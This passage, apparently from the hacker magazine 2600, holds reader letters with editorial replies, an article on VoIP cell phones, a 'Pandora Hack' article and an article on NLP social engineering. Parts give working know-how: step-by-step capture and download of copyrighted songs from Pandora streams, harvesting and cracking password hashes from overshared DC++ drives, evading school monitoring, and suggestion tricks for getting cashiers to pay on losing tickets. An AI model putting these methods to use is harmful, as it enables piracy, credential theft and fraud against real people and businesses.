yes, there are ways. If A. Saboteur visited a site, say a website run by the FBI, and on that site Saboteur's browser downloaded a specially crafted Java applet, that Java applet can bypass Saboteur's TOR connection, thereby exposing the real IP address Saboteur is using to the FBI's web server. There are other ways as well and I invite your readers to read more at `http://uk.geocities.com/osin1941/exposingtor.html`.

To sum up, to make browser/email submissions more private, you should consider these tips:

1. Don't use a Java-enabled browser or disable Java while using TOR.

2. Set *all* proxy protocols (ftp, https, etc.) to the same proxy setting as http, even if you're not going to use them.

3. Be paranoid of website links that may have been emailed to you, especially if you are using Windows.

OSIN OSIN

Injustice

Dear *2600:*

Hello, first off I just wanted to say I love your mag. Keep up the good work and I love listening to *Off The Wall*. What an excellent program. I came across something interesting at my job. Work was slow so I decided to take a little peek at the Hope Number 6 audio files so I would have something interesting to listen to on this boring day at work. When I went to the HOPE Number 6 website it was blocked saying it was "Illegal or Questionable." But that's not what threw me off. What confused me was that a warez site *was not blocked.* How is a warez site not "illegal or questionable" but the HOPE site is? It really beats me. Just goes to show you how these companies are blocking the good websites but allowing the wrong.

Xiver0m

This is always going to be a problem if people rely on settings determined by other people who often have little idea what's going on. There have been many instances where nobody seems to know what to do in order to change the defaults which, for whatever reason, often include us. The flipside to this is that it becomes as much a mystery when trying to add sites to the list. In the end, local and intelligent control is essential if systems are going to use blocking software in the first place.

Dear *2600:*

My local libary has turned into a nazi dictatorship. They just put on a blocker program called WebBlocker. I'm unable to download from a free gaming site. It gives an error that the connection has reset. I do not think the router has done this but rather the blocking program. Are there any easy hacks or web tools for someone who has no understanding of code of any kind?

Also, is there a group out there who hack in the spirit of common good or in the name of our country the USA? I mean are there or have you heard of anyone that has had hacked bank accounts, servers, websites, and such in the Middle East that support terrorist groups or dictatorships? I would think that there would be people out there. I'm just wondering because this would be a great story to tell.

Barron

So on the one hand you're upset that someone has decided to control your access based on who and where you are while on the other hand you're interested in learning how to disrupt the activities of others on the net based on who you believe they are? How do you propose concluding whether or not someone deserves to be taken off the net or otherwise attacked? Your opinion? Someone else's? What your government tells you? This is not what hacking is about. What you're interested in is doing the bidding of one group of people in order to defeat another. This is what the military does. And every time something contentious happens in the world, members of our military try to get hackers involved in the fight for their version of justice. By even considering such requests as legitimate, we tarnish what hackers have always stood for which is free and open access to thoughts, ideas, and technology. People are free to do what they want on their own or as part of some other organization but please don't assume hackers are about to become another branch of anyone's military.

Dear *2600:*

I just wanted to say how horrible I think the U.S. Postal Service is treating you. Here you shell out serious money (not to mention adding fat profits for the bastards) and the "gratitude" you get for being a good customer is this treatment where they "lose" your issues and nobody will give you an answer as to where they are or what happened to them. (Do we really believe that they don't know this with all the computers and tracking codes they have?) So much for "warranty" or "customer satisfaction." Obviously unheard words in the postal "service." All we get are price increases and void warranties. (How long would private companies stay in business with this kind of "policy?")

You should be able to sue them and get your money back for this since you did not receive the airmail delivery you paid for. Sadly I might

add that I get about the same treatment here in Norway from our postal "service." Often packages are mislaid, undelivered, lost, or insanely delayed for no reason other than pure harassment of customers it seems. I am not the only customer treated this way so it's not just the U.S. that wants to crap out with postal problems. This kind of harassment "service" seems to be the norm for many such entities.

Kristian

Fortunately our last issue went out without problems, domestic or overseas. We're thankful to those people within the postal system who took an interest when this major foul up came to their attention. We hope this puts an end to these problems.

Observations

Dear *2600:*

I am writing you today to share an interesting experiment I did involving SMS messaging. I had an unused Sierra Wireless 555 card that I used to use for data. I was able to convince my wireless carrier to give me the access code so that I could get into the setup menu. I changed the phone number associated with the Sierra Wireless 555 card to match the phone number of my regular cell phone. I then had a friend send me an SMS message and it appeared on both my subscribed cell phone and this unsubscribed Sierra Wireless card. The network I did this on is a 1RXX CDMA2000 provider.

FeTuS in MN

Dear *2600:*

I just purchased the latest spring issue of *2600*. The total of the mag plus tax came to $6.66, on Good Friday no less. I included a scan of the sales receipt.

Randall

Dear *2600:*

I got a nice chuckle when the $6.25 cover price and $0.41 sales tax on your zine came out to $6.66. Mark of the beast, baby. Roar.

ThrlLL
Orlando, Florida

Apparently this is happening in a number of states that charge tax on publications. Ours isn't one of them so we honestly had no idea. Honestly.

Dear *2600:*

Is it just me or are high school computer technicians less and less competent as time goes on? I just graduated, class of 06, and I made it my personal mission to get by every firewall and block that they had up. Why is it that I could overcome these trained technicians and all of the expensive software they ran without even a graduate level understanding of computers? Now don't get me wrong, I now know my way around a computer pretty well, but then I only had a rudimentary knowledge of computers outside of using the Internet and MS Word.

The computers at my high school were networked with Novell software and were protected and monitored with a program called Net Support Plus (or Pro, I can't remember), which my computer programming teacher (who was terrible) so fondly referred to as his "God Software." For those who are unfamiliar with the program, its primary function is to serve as kind of a "security camera" to the computers attached to the network. It basically lets you see an individual's desktop, monitor what they are doing/accessing, and take control of their mouse/keyboard. All in all it's a pain in the neck for any self-respecting slacker such as myself who had nothing better to do in class but search the latest YouTube video or find a review on the latest Xbox game. *I* thought it was important but my teacher didn't see eye to eye and often took over my computer and closed me out of whatever I was doing, just to prove a point.

Well, I got tired of that happening so I started looking for ways I could just override that program. It had been my experience in the past that every program had a back door and I was sure that this one was no exception. So I started going through the running processes in Task Manager and, just by trial and error, found the process that ran NSP on my computer. After terminating the process, however, all the administrator had to do was reboot the program and I was under lock again.

The solution came to me while I was at home that night. I recently installed a game on my computer and when I was trying to play it online Windows Firewall had a hissy fit and asked me if I wanted to allow it access. I then had a theory to go on and the next day at school I tried it. Sure enough, the morons in the tech department didn't lock down Windows Firewall so all that I had to do was disallow all exceptions and no outside source could access my computer.

To cut a long story short, the next thing I knew I had the computer teacher recommending me for a job in the tech department. I, of course, declined the offer but it kind of made me wonder why they pay these people good money to do jobs that the teenagers they are trying to control could do better. I mean, it was only a matter of time before they started blocking certain websites and I was getting around them with proxy servers and then had other students asking me how they could access MySpace and whatnot from the school. I think they either need to hire better techni-

cians or just give up altogether. It would have made my life that much easier.

Thanks for listening to my rant.

DJ Walker

Sounds like they at least tried to hire someone better. Maybe part of the problem is finding competent people who actually want to work for them.

Dear *2600:*

I found this by accident: 1-866-499-7878. I was trying to dial Cingular/AT&T (1-866-499-7888). Anyone know what it is?

justin

We're not sure if this is the same thing as when you dialed it but we heard a very verbose error message which gave all sorts of info in addition to the number dialed, such as "server media," "card," "port," and "channel." Why anyone needs all of this info is definitely fodder for discussion.

Dear *2600:*

I am not a cybergeek, nerd, hacker, or genius. If anything, I am a hack, no more or less.

I grew up watching my dad, a science writer, write freelance articles and an entire book on a Smith Corona Selectric III. He then used one of the first dedicated word processors (was it a KayPro?) with an 8k disk drive, a black on blue nine inch CRT, and Diablo printwheel-based printer, then a NorthStar CP/M machine, and from there consumer-based PC models. His passion for gadgets wasn't lost on me, though I still keep a fountain pen and small notebook on me at all times.

My exposure to programming was brief. Though I was one of three students selected for experimental computer programming in 1979 - using a Texas Instruments TI-99 4/A to learn LOGO and BASIC - I am today basically a PC-then-Mac end-user. I never really got *inside* of the machine.

That said, more than half of this magazine goes right over my head. I occasionally read and don't understand the programming language or engineering diagrams that enhance and/or dismantle systems for one reason or another. But I like what they point to: greater potential for systems and inherently the indefatigable nature of human curiosity and intellect.

What I learn from *2600* is invaluable: Systems are fallible and weaknesses need to be exposed in order for the system to improve.

It's inspiring when the articles take on a John Henry style story of Human vs. The Inhuman, wherein The Hacker actively engages a system developed at a lower level and invites it to a higher level of function by describing/admitting the strengths of said system and exploiting its weaknesses. The Hacker, unlike John Henry, lives to see another day, buoyed by the resilient effort of succeeding, again, at besting someone else's invention. Knowledge is power.

It's a pure form of a desire for freedom in a society which seems all too frequently an invitation to sell ourselves short or succumb to our weaknesses.

Hackers by definition are like modern day Harry Houdinis, escaping shackles yet revealing the tricks so nobody feels they have to stay sunk by any system designed to limit intelligence or dignity.

What I like about hacking, as it operates on all levels from light social hacks to deep programming or the re-engineering of consumer devices to better serve our individual needs, is that it is basically a matter of constantly and intelligently placing mind as king over this world of limitations. The hacker is like Shiva, the Destroyer of Illusions, engaging the world of constant change. You are the part of the cosmos that penetrates and brings higher order. You are the bringer of light, or knowledge, to ignorance and oppression.

Indeed, technology ought to serve humanity, even to the extent that Kurzweil in *The Age of Spiritual Machines* outlines in the advancement of humanity through the merger of eventual machines more powerful than our massively parallel biological supercomputer minds.

The hacker is a constant expression of that ideal.

There must always be a place for review of technology, a place where it is absolutely humbled in the face of humanity. I admire *2600* for its courage and intelligence in staying afloat despite government intrusion on their efforts.

Ultimately the hacker is engaged in a competition, through technology, against other technologically savvy people.

Hacking as a concept ought to be embraced by society as an outlet for growth and change, part of every thinking person's toolkit as a mode of self-expression. Indeed, every person in a democracy ought to position in their consciousness as a point of inspiration for overcoming limits, pushing for yet further freedom. It ought to become a concept held by every individual who seeks freedom for themselves and others. It ought to be regarded as a tool of the artistry of the individualist, referred to as needed, utilized wisely.

It seems a good avocation for those courageous few who are willing to forgo their born identities (no pun intended) to assume a "hack name" and risk personal punishment in order to expose broken systems at all levels, or to escape oppression, or to fire a shot across

the bow to arrogant authorities. Never doubt the seriousness of the role you play at this crucial time in history. Build things that keep people safer, smarter, or even merely amused. Bewilder the unimaginative, and inspire the flame-like imagination of the curious.

And above all, care for yourself. Don't expose yourself to harmful risk while carrying out your work. Don't isolate. Keep friends. Discuss your work, anonymously so if you must.

Push it further: Hack your body and mind by eating and exercising as smart as you can program. Hack the debt system of our country by freeing yourself of all debt and living on a totally solvent basis. Quit booze, quit smoking, quit anything that owns you. Strive for greater freedom for yourself.

So as long as you are bringing light into systems, also freely apply your mind to yourself. Help yourself feel stronger, better, freer, deeper, more clear, more serene. Though humbling at first, your actions will have more power if you stand in reality.

Invite the light and, amidst shadows, be the light. And remember that shadows mean more than darkness - that they too are caused by people, or things, standing in the light.

Let's hack.

Ian 2.0

These words could very well be a remedy for any future feelings of insignificance in the hacker community. They could also help inspire hackers to eventually control the world. We'll keep our fingers crossed.

Taking Action

Dear *2600:*

I know that I may represent a small part of your demographic in that I hope to work within the criminal justice system someday (assessment, alternative sentencing, reform) and, for obvious reasons, have a strong, vested interest in staying on this side of the law. That said, I've been reading *2600* for about ten years. You provide information that I think the public should know but that people don't talk about enough.

I've never written a letter to you before and wasn't sure if I should. I was just thinking/hoping you might have a suggestion. I'm guessing you're one of the best resources in this area.

I saw a horrible story on the news this morning (clearly nothing new but I wondered if I could do something about this one). Apparently there is a self-admitted (but not convicted) pedophile, reported to be a 45-year-old Washington State resident with a website on which he posts pictures of kids that he takes wherever he finds them - seemingly with remarks about which kids he could hug, cuddle, touch, etc. He doesn't have a job and regularly goes to places where he can find kids to photograph. He is continually posting pictures of unknowing kids on his site as fodder and/or prospective prey for pedophiles and lists a calendar of events at which predators can find kids - complete with suggestions.

Allegedly he did an hour-long interview on Fox (I'm sure this is not a favorite source of information, but nevertheless as they aired significant portions of the videotaped interview the information appears to be credible). He seemed very open about promoting the action of adults touching children in just-this-side-of-illegal ways. On the Fox site, he reportedly said, "his 'age of attraction' is between three and 11 years old," and was quoted as saying, "I guess the main thing is I just think they're cute, a lot cuter than women. I admit there is kind of an erotic arousal there." But, apparently, no one can shut down his site. Further, all the news attention is publicizing the site.

The website is supposedly titled, "Seattle-Tacoma-Everett Girl Love." (I haven't been to it. I would normally research anything before writing to anyone for help but I'm not sure how to access the site without leaving my IP address and I don't want to be associated with that site in any way.)

Apparently, prosecutors are saying that there is no currently legal way to prosecute and/or just shut down the site (although his ISP allegedly removed his site, it went back up).

I fully understand the importance of freedom of speech and am not suggesting that the law should tighten the reigns on any constitutional freedoms (that we still have) although Seattle legislators are apparently working on it. On the other hand, this man is just using legal loopholes (he appears to be just the other side of inciting or stalking or, arguably, hate speech - but not over the line), and I'm just wondering if there are any legal loopholes on the other side, any loopholes that would allow some form of redirecting traffic or causing problems or shutting the site down. Is there any way a person or community can use a legal means to morally oppose and disrupt this site?

I have always believed that it is crucial to protect freedom of speech under the law, even speech that I detest. I think that if the government restricts freedom of speech much further (even for a totally just purpose) that the consequences may be far-reaching and less just. I don't support vigilante justice, either. I'm just looking for something legal and creative. I understand it may be a slippery slope.

Anon

It's more like a sheer cliff you're standing

on. First off, someone who actively seeks this amount of publicity is obviously looking for and benefiting from a big reaction. Such a "shocking" case could even be part of an intentional scheme to provoke public response and force a demand to get rid of certain freedoms. A bizarre scenario, granted, but not that much more bizarre than the one we're expected to believe. Whatever the reason, it's not wise to play into this. Second, you can bet any "legal loopholes" are already being explored by legal teams. But most importantly, it's not up to us to impose "justice" on the net any more than it's up to anyone else with no legal authority. While this is a case that may be easy to support, any action taken could wind up setting a very bad precedent insofar as how hackers are seen by the rest of the world. The examples you list (redirecting traffic, causing problems, shutting the site down) do indeed sound like vigilante justice and that's far more harmful than anything this guy can say on his website. There are all sorts of legal remedies which can be applied the moment an actual crime is committed. In addition, Internet providers can act as they see fit and even rewrite their Terms of Service to exclude this sort of material. Pressure can be put on entities that don't appear to be doing enough. In the end, achieving justice in this way will be far more meaningful than acting on an impulse, which we suspect is the goal of those who put this story together in the first place.

Security Issues

Dear *2600:*

I've been an avid reader for nearly three years to enlighten myself about security and the follies thereabout. It's hard for me to focus because of ADHD, but *2600* is the only magazine where I can just sit down and read from cover to cover without concerning myself with the distractions around me, even despite the fact the pages aren't clad with 2Rice2Ridiculous cars or an advertisement with some semi-hot lady provocatively bent over the version of *Webster's Dictionary*.

It's sometimes comical but mostly sad that average Joes don't realize the security threats they sometimes pose to themselves by either a lack of common knowledge or complete laziness to read up on the product they spent their money on, such as setting up an unsecured wireless G router in a populated apartment complex in the middle of Los Angeles. The exploit is set up from the get-go and the fault is mostly due to the client themselves. OK, so as for my contribution:

There is a popular filesharing program called DC++ which interconnects people from all over the world to share any type of file on their computer, be it photos, music, trojans, etc. Much like the BitTorrent scene, there is a heavy stress for people to share as much as they download. With DC++, most of their hubs (which connect the clients to each other, each run independently - some can feature anime, music, specific movie genres, xxx, etc.) require at least some shared data to connect and start searching for your targeted file. Some share requirements can be as little as 0gb, which might not be appealing to some as a good number of the clients may not be sharing anything at all. The higher share requirements contain a bigger gold mine for your target. Trouble is some people are starting out fresh and have nothing to share, albeit a few photos, shareware, and free trials of AOL.

Desperate, looking for their designated file, they share their entire hard drive upon DC++'s installation. This includes their vital OS folders, such as C:/Windows. I only know of one vital file (I'm sure there are hundreds) and that would contain cookie information. Snoop around this file and you'll be able to find logins and passwords in hash form, which can quickly be decrypted using javascript MD5 and SHA1 crackers.

I recently read an article where a female (minor) was charged with possession of child pornography, child abuse, and molestation of herself when she passed "lewd" photos of herself through the Internet willingly. Should people who set themselves up for exploitation in this form be punished for hacking themselves?

lucidRJT

Yet another example of how some of the legal issues being explored lately via the net have been truly astounding.

Store Issues

Dear *2600:*

In 24:1 the letters discuss fingerprint issues. The letters also discuss messed up bar codes. By combining two problems, one arrives at a solution: some jerk flipped through a copy of *2600* without buying it thus messing up the bar code (the fingerprint issue ink got on their thumbs). When a loyal reader wants to buy that issue the bar code won't scan because it has some jerk's fingerprints on it. I tested this theory out on a bar code reader and found that it works.

Matthew

That's definitely unsettling if true. Yet another reason not to have removable ink.

Dear *2600:*

Just writing to let you know that the past

two times I've bought your magazine at the Borders in West Lebanon, New Hampshire they manually entered the code but the sales receipt only showed "periodical." To make sure you get the proper sales credit I'm assuming it should say *"2600"*?

Raven

It really depends on the store software as well as their policy on how they count issues. If they can't read the bar code but instead enter the numbers and find us in the database that way, we have no problem with this. Nor is it a point of contention if they simply enter the price and credit us with the number of old issues no longer in their store when the new one comes out. But if they somehow lose track of how many of our issues they sold (which they often are unwilling to concede) and then jump to the conclusion that they didn't sell all the issues that are no longer there, then we do indeed have a huge problem. It's almost impossible for customers or even publishers to know for sure when this is going on.

Dear *2600:*

I have been following, out of professional curiosity, the ongoing discussions in your letters pages regarding the treatment of your magazine in chain stores and newsstands. As the Buyer for two large independent newsstands in Chicago, I believe I can help shed a little light. The answer you gave CPeanutG (24:1) is incorrect. The bar code associated with a magazine contains no embedded price information. The intro digit plus the first five represent a prefix. The second five digits are the BIPAD, which is a unique identifying number for every magazine. The final number is a checksum. After these 12 numbers is a two digit issue code. The prefix nearly always begins with 0 or 7 (which represent generic commodities in UPC). The following five digits of the prefix can be associated with a specific publisher or wholesaler or be generic (the most common generic prefix is 074470). In any case, when the price of a magazine changes, the prefix is usually changed as a courtesy to the retailers. This prefix change prevents the magazine from scanning into my POS system and lets me know it's time to change the price and update the bar code in my internal database. Remember, the prefix changes when a price change occurs, but any given prefix has nothing to do with the price.

For example, your bar code on 24:1 is 725274 (prefix) 83158 (BIPAD) 6 (checksum) 71 (issue code representing 2007, issue one, the standard format for quarterly titles). You seem to be under the impression that the prefix contains your cover price ($6.25) because it was changed when your price changed. Compare that to the bar code on *Maxim* (an unfortunate choice to be sure, as your magazine is of incomparably better quality, but useful nonetheless). The bar code on the April issue of *Maxim* is 725274 (prefix) 03744 (BIPAD) 5 (checksum) 04 (issue code representing April in the standard format for monthly titles). You will note that the prefix is the same in both cases; however their cover price is $4.99.

I'm not sure why Barnes and Noble wouldn't maintain price data for magazines in their databases, as the letters by CPeanutG and TwitcH indicated. It is possible they consider it too labor intensive, but compared to the manual inputting of prices and the potential for error therein, I don't know if it computes.

I hope you found this information useful or interesting.

Ben

Thanks for straightening us out on that. It's always very helpful to have people on the inside explain how it all works.

Questions

Dear *2600:*

I've got a question. I'm working on a news podcast project with a few other folks and was wondering if it would be all right if I used some of the articles from the mag in the program (either as news or a sort of "Hack of the Week" type thing, depending upon what the article covered).

Macavity

This kind of thing is definitely cool with us.

Dear *2600:*

I didn't know who to write. I just wanted to know whether or not on the cover of 24:1 that device is a cell phone jammer? If so, are there any schematics that I can use to build it? Maybe it was in a past issue that I missed? Can you can just point me in the right direction? I'm interested in using it in classrooms, theaters, or even in traffic where people should not be talking, etc.

Thanks from an avid Canadian reader since back in the day.

M

Indeed that is a cell phone jammer on the cover. This model is known as the RX9000 from a company called Global Gadget in the U.K. We also printed a schematic and additional info in 23:4 on how to build the world's first open source cell phone and wifi jammer. Legalities on possession and operation of such devices vary so you might want to check what you're up against before taking the plunge.

Dear *2600:*

What OS do you prefer: Windows, Linux, or Mac?

Davis

We don't discuss religion here.

VoIP Cellphones: The Call of the Future

by Toni-Sama

I was talking to a tech buddy of mine during a visit home when the subject of VoIP-enabled cell phones came up. He was insistent that the technology would never come to pass because it simply wouldn't be profitable. I argued, saying it was the next logical step, and to prove him wrong I've done a bit of homework. Now I don't think the technology is widely available (or hacker-friendly) yet, but with a host of manufacturers (Nextel, Sprint, Qualcomm, and Motorola) planning and developing VoIP-friendly handsets, I think we should prepare for this technology jump.

What is VoIP?

VoIP is simply "Voice over Internet Protocol," a stem of the Network Voice Protocol from the days of ARPANET. It's a fairly neat little thing, utilizing an IP-connected computer and a POTS (Plain Old Telephone System) line. The computer connects to a website, which receives the POTS number from the computer, then connects to the POTS line through the PBX (Private Branch eXchange). The connection can also be through a dedicated system (or adapter), or even through a built-in converter. VoIP has been widely utilized by existing phone networks for the transfer of data, which has given way to the "unlimited local calling plans" of the major telephone companies.

Now, obviously, cell phones don't have a built-in IP connection, so the connection comes from one of two sources: Unlicensed Mobile Access or Session Initiation Protocol.

UMA is the "easy" choice because it utilizes Bluetooth technology to connect to the PBX. UMA works very well with Global System for Mobile communications (GSM) operators, and can also switch between VoIP and cellular networks easily. Unfortunately, as a downside of this ease, it's also a bit pricier and it's currently only available on phones with Bluetooth technology, a la Motorola RAZR V3 and the V560. BT Group, out of Great Britain, offers packages that utilize VoIP when the customer is at home. In return for using VoIP, the price is lower when the network is used. The prices can get as low as 55p for an entire hour of use.

SIP is the other choice, although it's certainly less popular. SIP utilizes a Wi-Fi router to connect to the Internet, which then utilizes Real-Time Transport Protocol (RTP) to communicate with a SIP router. The SIP router interacts with the Public Switched Telephone Network (PSTN) and the communication runs from there. The benefit of this technology is that it connects to the PSTN via a software standard, not requiring a home router. Unfortunately, you can currently only call other utilizers of the technology because of the G.711 standard. Likewise, only certain phones can use the software (Nokia E60, E61, and E70).

The State of the Technology

To my knowledge, only two companies offer VoIP cellular service. The first is the aforementioned BT Group which offers service in Great Britain. It utilizes a home service plan and for the price of roughly US $120 you get a phone, modem, and a calling plan. BT's phones use UMA. The other company offering this is Truphone, a company offering a beta test of the SIP for the Nokia E-Series phones, with downloads coming soon for the N-Series (N80, N91, N92, and N93) and Windows Mobile compatible phones. The technology isn't going to be limited for long, though. Phillips Semiconductors is manufacturing UMA chips for cell phones, Texas Instruments is coming out with WiLink 4.0, Ericsson is manufacturing UMA phones, and Qualcomm, Nortel, Verizon, and Sprint are all using a protocol called "EV-DO Revision A." Motorola, through Skype, is planning releases this spring, and this technology is soon to be popular. At present, the more popular option is to run over a managed network, versus an unmanaged network (i.e., the Internet) due to voice quality concerns.

Uses and Abuses

Now if you're a hacker, you understand the great potential behind this. Cellular technology is going to be cheaper and possibly even free (to begin with, since VoIP isn't currently regulated). Of course, you'll still have to contend with quality, and international calls are going to be funky (as per usual), but with the benefit of cellular service you won't have to worry about finding an active connection should you really need to make a call, perhaps in an emergency situa-

tion. Also, because of the modern technology of these phones (Truphone programs their software in C++ on Symbian), these things could possibly be tweaked, allowing data transfers as well as digital voice communication. In the future, you might watch more than TV on your cell phones, perhaps acquiring audio/video communication. Think instant global video, with real-time audio. You could communicate with your boss in China as you organize your meeting in New York. You could chat with your international exchange student in Germany from your home in Canada. Soldiers could talk to their families and loved ones face-to-face. Hell, organize a conference with your guild buddies on WoW. See concerts live from other countries. The possibilities are limitless.

However, there are some negatives to it at this time. If you live outside of the United States or Great Britain, you face some difficulties. In Ethiopia, VoIP is illegal. In India, you can't make a VoIP Gateway. Likewise, many Latin American and Caribbean countries have imposed restrictions on VoIP due to government-owned phone companies. Also, at this time location registration for VoIP isn't mandatory and can't easily be determined from the calling phone. As a result, Caller ID will seldom work if it works at all. It could also easily be spoofed from a VoIP "land line," so presumably it could be spoofed from a cell phone. In addition, most consumer VoIP networks don't support encryption, so phone calls could be intercepted and even changed. This should be legislated soon, since government is extremely interested in regulating this new form of communication.

Know what I'd love to see? Articles giving more detail on the actual processes of communication over VoIP and POTS, and some really detailed tech specs on VoIP-ready phones. So, all you phreaks out there, get crackin'.

Thanks to Google, O'Reilly, Truphone, BT Group, Wikipedia, and Anthony, who inspired this work. Shout-outs to Jessika, Billy, Bean, Gendo, and Troy.

Pandora Hack - Get Free MP3s

by SickCodeMonkey

Applications such as BitTorrent give many Internet users the ability to download free music, applications, and movies from other users. Because BitTorrent is one of the most popular applications used to obtain copyrighted material (illegally), BitTorrent trackers have been a target of frequent raids and shutdowns on behalf of the MPAA and RIAA.

Never fear because this article will show you a whole new way to get the free music you're looking for and will also show you how you can obtain it from online radio stations, specifically Pandora. Please note, my purpose in writing this article is not to have the lawyers after Pandora or have them taken off line, but rather to exploit a logic bug in hopes that they too will see the light and correct this breach.

In order to get free music from Pandora, you will need to download a browser plugin. For all of the Internet Explorer fans, you can download a free tool called HTTPWatch. This tool can be downloaded by going to the following URL: `http://www.httpwatch.com/➥download/`. At first I was having issues with finding a plugin compatible with Firefox and then it dawned on me: Google "firefox httpwatch". The very first entry pointed me to a nice little Firefox extension (currently in beta mode) called HTTPGuideDog. You can download the GuideDog extension from `http://code.google.com/p/httpguidedog/`. (Note: There are other Firefox extensions that will perform the same function.) Both of the recommended browser plugins will capture "get" and "post" requests with corresponding response data from the browser session. Now that you have the tools you need, it is time for the free music.

You will first need to set up an account on Pandora.com and create some of your favorite "Music Stations." Just as an example, the first radio station I created was based on the band Radiohead. Just as an aside, both HTTPWatch and HTTPGuideDog have almost identical features and will work in the same way. Now is the time you will need to turn on either HTTPWatch or HTTPGuideDog and start recording your Post and Get data. When you start to hear music, you should see the browser plugin recording all of your get and post data.

It is easy to tell which http requests are songs because Pandora will use a specific domain "http://audio-...". For example, the first song that I saw in creating my radio station was `09:16:12.333 0.444 12345678 GET 200` application/octet-stream `http://audio-ixxx8-fex25.pandora.`

➥com/access/123456?version=2&token=abcdefghijklmnopqrstuvwxyzababcdefghijklm
➥nopqrstuvwxyzababcdefghijklmnopqrstuvwxyzab&lid=123456789. You should only be concerned with the specific song URL: http://audio-ixxx8-fex25.pandora.com/
➥access/123456?version=2&token=abcdefghijklmnopqrstuvwxyzababcdefghijklmnopqrstu
➥vwxyzababcdefghijklmnopqrstuvwxyzab&lid=123456789. (Note: The URL used in this example is a fake URL, so do not attempt to go to that URL.)

You will need to copy that URL and past it in a Firefox browser window. After submitting the URL, you will quickly get a "Download Notification." Make sure you save the file to disk and do not open it. After the file has successfully downloaded, you will need to edit the name of the file to include a file extension. The file that I downloaded was 8xxx2x5 so I changed the name to 8xxx2x5.mp3. At this point, you have successfully downloaded a music file from Pandora. Be careful because Pandora likes to queue up music requests, so if you are not careful you will download the next song that will be played on your station.

If you are a coder you can take this logic to an extreme. One could theoretically build a python script, or whatever language you feel most comfortable with, to automate this process.

On that note, happy downloading.

Adventures in Behavioral Linguistics

by Marxc2001

I do not purport any of the information in this article to be correct nor accurate. It is the opinion of the author (me) *only*. The author (me again!) does not accept responsibility for anything that you may or may not do or not do, nor any consequences therein.

Neuro-linguistic programming is one of today's "buzzword" things to have as a trainer. It is basically a mix of Chomskian linguistics and behavioral psychology, intermingled with a *lot* of bullshit. Some of the more paltry courses merely teach you the models and methods. They expect you to pay a lot of money for the privilege and you leave with nothing. I don't wish this to become a harangue, but this does cheese me off somewhat.

However, its more pure aspects, techniques, and theories are quite appealing to our furtive ways. I used to delight in having my wicked way with computers – getting them to log me in, rootkits, Trojans, and the like – I was young and stupid. Then one day I did something – I got onto and off a train. I had bought a ticket, but the one that the train manager had stamped was not valid for that day nor exact route. It was strange – I had been using an invalid ticket, but was so sure, confident, and convinced that it was a valid one that no one had seen fit to question me. I tried this again but without buying a valid ticket. Suffice to say, my nerves gave me away and I went and had to buy a full ticket (my feigned innocence, however, had saved me from the full wrath of the train manager). I was still buzzing from that previous experience when a friend/mentor in the hacker ways told me about "social engineering."

Besides getting free food and the like in a restaurant, social engineering didn't seem very useful nor intricate enough to me to begin with. But I had a feeling that there must be more that you can do. Then I discovered NLP, and all of its psychological inferences, techniques, methods, and mysterious (at the time, anyway) ways. It was great. Suddenly doing all sorts of weird and wonderful things seemed not only possible, but easily within the grasp of those who would work on the techniques. It was not until I saw Derren Brown's *Mind Control* specials that I was given a boost as to what could be done. Beware, though, for in his shows there is a lot of trickery and very clever deceptions (I can say this being a magician myself, specializing in Mental Magic). I am deeply skeptical about NLP – I don't trust the literature around it any more than I could throw it, and even that's too far – when studying this sort of thing, the art is to weed out the crap from the good stuff. Separate the wheat from the chaff, so to speak. Once you learn how to do that, then you are fulfilling a properly skeptical and healthy mindset.

Take this example: don't think of a black cat! Oops, you just did. The reason that you did isn't due to any "negative psychology" bullshit that some people would have you believe. It is because your subconscious

mind, skipping the negative "don't" in the sentence has just heard the command "think of a black cat," and so it will immediately call up the image of a black cat, witch and all, from your memory for you to use. However, in doing so you have unwillingly disobeyed the command. This is one technique used in advertising, for example.

My favorite example of these sorts of things is a particular item that Derren Brown did – the Walthamstow dog track piece. The idea was simple – get a cashier at a dog racing track to pay out on *losing* dogs. If you haven't seen it, go to `http://www.youtube.➥com/watch?v=II_-QcW4Q4I`. Now I'm not ruling out the possibility that it was a stooge (a confederate in the pay out window) but let's say that this was not the case. That means that some rather interesting psychology is at play here.

The general technique is based around something termed as a "Pattern Interrupt." Much like the interrupts in a CPU, these occur when something interrupts our pattern, or flow, of thought. This triggers something referred to as a "Trans-Derivational Search" – a TDS. This is where our interrupted subconscious mind panics and starts to look for something to concentrate on, eliciting a state of confusion that renders a person deeply suggestible.

Imagine this – have you ever gone to shake someone's hand, only to find that just as your hands are about to meet, they put their hand up to their nose, wiggle their fingers, and make "nyaa nya nya nyaa nyaaa" sounds? If you have, or seen it done, then you have seen a pattern interrupt – the normal pattern of behavior has been interrupted and has left the subject/victim in a state of loss, and their mind is looking for something to latch onto so that it can continue its thought patterns. It is at this stage, the TDS stage, that we can implant lots of lovely suggestions to illicit the behavior that is desired.

In the case of the Walthamstow dogs, Derren Brown walks up to the window and says, "This is the winning ticket." The cashier goes through the normal motions of validating the ticket, but she goes back and says "Sorry, this is not a winning ticket," at which point Brown bangs his hand on the window frame and says "This is the dog you're looking for. Try again, you may have misread it."

In this example you are interrupting the cashier's pattern, and telling her whilst she is in that suggestible TDS state that "this is the dog you're looking for" – that is, the cashiers are looking for the winning dog number on the ticket, and whilst they are in a state of TDS, you just tell them that this is the dog that they are desperately looking for. You are also giving her a rational reason as to why she didn't just pay out on it ("Try again, you may have misread it").

Another phrase that Brown uses in the second part of this effect is this: "This is the dog you're looking for – that's why we came to this window." This plants the same suggestion for the cashier as above – that the winning dog that they look for on the ticket is there – but has a second suggestion that relies on verbal emphasis. Reread the second sentence. Got it? The suggestion should be punctuated like this in your voice: "That's why *we came to* this *win*dow." See it? "We came to win" is the suggestion and it just emphasizes to the cashier that you are a winner and as such are to be paid (after all, that's what the cashier does!).

The one thing to emphasize about suggestion is that scripting is very important, and also getting these fluent is paramount. Also, when doing anything, you must, must, must just believe that it will work to give it its best chance of doing so. This is tantamount to succeeding with suggestion. If it doesn't work, just drop it and move on. Nothing done, nothing damaged.

Take these theories and run with them. If time permits there may be follow ups to this article but the only limitation is your own imagination, creativity, and resources – and so it is for the rest of the hacker community. I have released this mini-tut in light of a complete absence of information about this sort of stuff, and a thirst for knowledge regarding this. This article has covered very basic suggestion and pattern interrupts. Other interesting areas are anchors, hypnotic language, trance state inductions and manipulation, models and internal representations to name but a few.

As you can see, this is very interesting to look at. There are many such techniques and examples of these things all over the Internet, media, and in books. I will not list many here, but the few I recommend are:

Teach Yourself NLP by Steve Bavister and Amanda Vickers. This is a very good summary of NLP core theory and not a lot of bullshit within its pages.

